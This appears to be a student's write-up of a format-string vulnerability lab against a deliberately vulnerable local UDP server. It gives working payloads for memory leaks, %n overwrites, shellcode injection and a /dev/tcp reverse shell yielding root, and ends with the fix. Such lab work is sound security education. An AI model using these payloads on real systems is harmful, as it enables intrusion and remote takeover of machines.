Format String Vulnerability Lab

Task 0: Preprocessing

Turn off the address randomization as before

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

Task 1: The Vulnerable Program

The vulnerable part lies in `myprintf`. It did not provide the format string explicitly.

```
void myprintf(char *msg) {
  printf("The address of the 'msg' argument: 0x%.8x\n", (unsigned)&msg);
  // This line has a format-string vulnerability
  printf(msg);
  printf("The value of the 'target' variable (after): 0x%.8x\n", target);
}
```

Compile the program

```
$ gcc -z execstack -o server server.c
gcc -z execstack -o server2 server2.c
```


Runn and test the server.

```
$ sudo ./server
```

On the client

```
$ nc -u 127.0.0.1 9090
```

Below is a normal test. Most message typed in the client program will be printed out on the server. If we design a pathology, server would behave weirdly.



Task 2: Understanding the Layout of the Stack

I tried to understand the stack layout from (i) the graph of the document, (ii) the `gdb` debugging result and (iii) print out information with `%p` as in task 4

Here is what I've got. The second column is the address from `gdb`. And I calculated the address when using root privilege accordingly. The last two column is the relative addresses from certain points.

Item	GDB address	SUDO address	FS	msg
saved ebp	0xbfffefc8			
buf	0xbfffe9e0	0xbffff110	+0x60, 24*4	+0x40
msg	0xbfffe9a0	0xbffff0d0	+0x20, 8*4	0
ret addr	0xbfffe99c	0xbffff0cc	+0x1c, 7*4	-0x04
saved ebp	0xbfffe998		+0x18, 6*4	-0x08
local msg pointer	0xbfffe994		+0x14, 5*4	-0x0c
arg1=3	0xbfffe990	0xbffff0c0	+0x10, 4*4	-0x10
ret addr	0xbfffe98c		+0x0c, 3*4	-0x14
...				
format string	0xbfffe980	0xbffff0b0	0	-0x20
ret add	0xbfffe97c			

Question 1

- The address of `format string`, `ret address` and `buf` is 0xbffff0b0, 0xbffff0cc and 0xbffff110 respectively

Question 2

- The relative address of `buf` to format string is 0x60

Below are some tricks that I retrieved from some CTF sites.

```
%08x.%08x.%08x 打印的是接下来几个地址对应的地址
%3$x 获取第三个参数
利用 %x 来获取对应栈的内存，但建议使用 %p，可以不用考虑位数的区别。
利用 %s 来获取变量所对应地址的内容，只不过有零截断。
利用 %order$x 来获取指定参数的值，利用 %order$s 来获取指定参数对应地址的内容。
```

Task 3: Crash the Program


```
%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s
```


This will read the content from following addresses. And some of them are not addresses but content like 3. If we try to read content from 0x3, the program would be crashed for segmentation fault.

Task 4: Print Out the Server Program's Memory

Task 4.A: Stack Data


```
// read contents from following addresses
%8x.%8x.%8x.%8x.%8x
```






After analyzing the structure of the stack, we can find that the input lies in the 5th address after format string. So

```
// print out the input
1234%5$s
```




```
// print out the first four bytes of your input
12345678%5$.4s
```




Task 4.B: Heap Data

```
// finding the address of buf by changing the number of %p
AAAA|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|%p|
```

There are 24 `%p`. And the last `%p` would print out `0x41414141`. We can tell there lies our input. This address can be located using `%24$s` as well.


```
# print the content in 0x080487c0 by using %s
$ python -c 'print("\xC0\x87\x04\x08"+"%24$s")' | nc -u 127.0.0.1 9090
```




Then we can get the secret message

Task 5: Change the Server Program's Memory

Task 5.A: Change the value to a different value

The target will be changed to 4 since there are 4 bytes before `%n`

```
$ python -c 'print("\x40\xa0\x04\x08%24$n")' | nc -u 127.0.0.1 9090
```




Task 5.B: Change the value to 0x500

We need additional $500_{(16)} - 4 = 1276$ bytes, so we set the output width as 1276.

```
python -c 'print("\x40\xa0\x04\x08%1276d%24$n")' | nc -u 127.0.0.1 9090
```

Then the value was changed to 0x500




Task 5.C: Change the value to 0xFF990000

It would require a long time to output so long a string.

So I adopt the strategy from the document. I'll set the lower half byte as 0x10000 (truncated to 0x0000) then the upper half byte as 0xff99

```
# 0x10000 - 8 = 65528
# 0xff99 - 0x0000 = 65433
$ python -c 'print("\x40\xa0\x04\x08"+"\x42\xa0\x04\x08"+"%65528d%24$hn"+"%65433d%25$hn")'
| nc -u 127.0.0.1 9090
```

Then we get our goal.



Task 6: Inject Malicious Code into the Server Program


The shellcode version for `/bin/bash -c "/bin/rm /tmp/myfile"` is provided in the document.

I inject the shellcode like in buffer overflow lab. And as you can see, I put 200 `\x90` in front of the shellcode in case `eip` do not point to `buf` precisely

```
ret_addr = (&buf+20)
// or rather
// 0xbffff0cc -> 0xbffff130
```

```
# 0xf130 - 8
# 0x1bfff - 0xf130
$ python -c
'print("\xcc\xf0\xff\xbf"+"\xce\xf0\xff\xbf"+"%61736d%24$hn"+"%52943d%25$hn"+"\x90"*200+"\x
31\xc0\x50\x68bash\x68////\x68/bin\x89\xe3\x31\xc0\x50\x68-ccc\x89\xe0\x31\xd2\x52\x68ile
\x68/myf\x68/tmp\x68/rm
\x68/bin\x89\xe2\x31\xc9\x51\x52\x50\x53\x89\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd\x80")' | nc -u
127.0.0.1 9090
```

`/tmp/myfile` was successfully deleted.




Task 7: Getting a Reverse Shell

In this task, all I have to do is to split this command `/bin/bash -i > /dev/tcp/10.0.0.1/7070 0<&1 2>&1` into short list

```
/bin
/bas
h -i
 > /
dev/
tcp/
10.0
.2.5
/707
0 0<
&1 2
>&1
```

So the shellcode works like this.

```
python -c
'print("\xcc\xf0\xff\xbf"+"\xce\xf0\xff\xbf"+"%61736d%24$hn"+"%52943d%25$hn"+"\x90"*200+"\x31\xc0\x50\x68bash\x68////\x68/bin\x89\xe3\x31\xc0\x50\x68-ccc\x89\xe0\x31\xd2\x52"+"\x68>&1 \x68&1 2\x680 0<\x68/707\x68.2.6\x6810.0\x68tcp/\x68dev/\x68 > /\x68h -i\x68/bas\x68/bin"+"\x89\xe2\x31\xc9\x51\x52\x50\x53\x89\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd\x80")' | nc -u 127.0.0.1 9090
```



On another shell, we are listening for the reverse shell

```
$ nc -l 7070 -v
```

Then we can see that we've got the reverse shell of root. There is a `#` signal and we've migrated to root user's current directory.

```
[04/28/19]seed@VM:~$ nc -l 7070 -v
Listening on [0.0.0.0] (family 0, port 7070)
^[[AConnection from [10.0.2.6] port 7070 [tcp/*] accepted (family 2, sport 40902)
root@VM:/home/seed/Desktop/lab6# ls
exitls
exitls: command not found
root@VM:/home/seed/Desktop/lab6# ls
ls
env.sh
peda-session-server.txt
peda-session-test.txt
peda-session-test2.txt
server
server.c
server.s
server2
server2.c
test
test.c
test2
test2.c
test2_attack.py
root@VM:/home/seed/Desktop/lab6#
```

Task 8: Fixing the Problem

The change of `server2.c` lies here.

```
printf("%s",msg);
```

Compile it, there would be no error reporting from gcc

```
$ gcc -z execstack -o server2 server2.c
```

```
[04/28/19]seed@VM:~/.../lab6$ vi server2.c
[04/28/19]seed@VM:~/.../lab6$ gcc -z execstack -o server2 server2.c
```

It will display the input of users as well. All the addresses is the same with `server.c`

```
[04/28/19]seed@VM:~/.../lab6$ sudo ./server2
[sudo] password for seed:
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff0d0
hi
The value of the 'target' variable (after): 0x11223344
```

We relaunch the attack, trying to change the `target` as before

```
$ python -c 'print("\x40\xa0\x04\x08"+"\x42\xa0\x04\x08"+"%65528d%24$hn"+"%65433d%25$hn")'
| nc -u 127.0.0.1 9090
```

The attack would not work since we have stipulated our format string in the source code. Our use of `%n` would not work as before.

```
The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffff0d0
@�B�%65528d%24$hn%65433d%25$hn
The value of the 'target' variable (after): 0x11223344
```

```
Terminal
[04/28/19]seed@VM:~$ python -c 'print("\x40\xa0\x04\x08"+"\x42\xa0\x04\x08"+"%65
528d%24$hn"+"%65433d%25$hn")' | nc -u 127.0.0.1 9090
```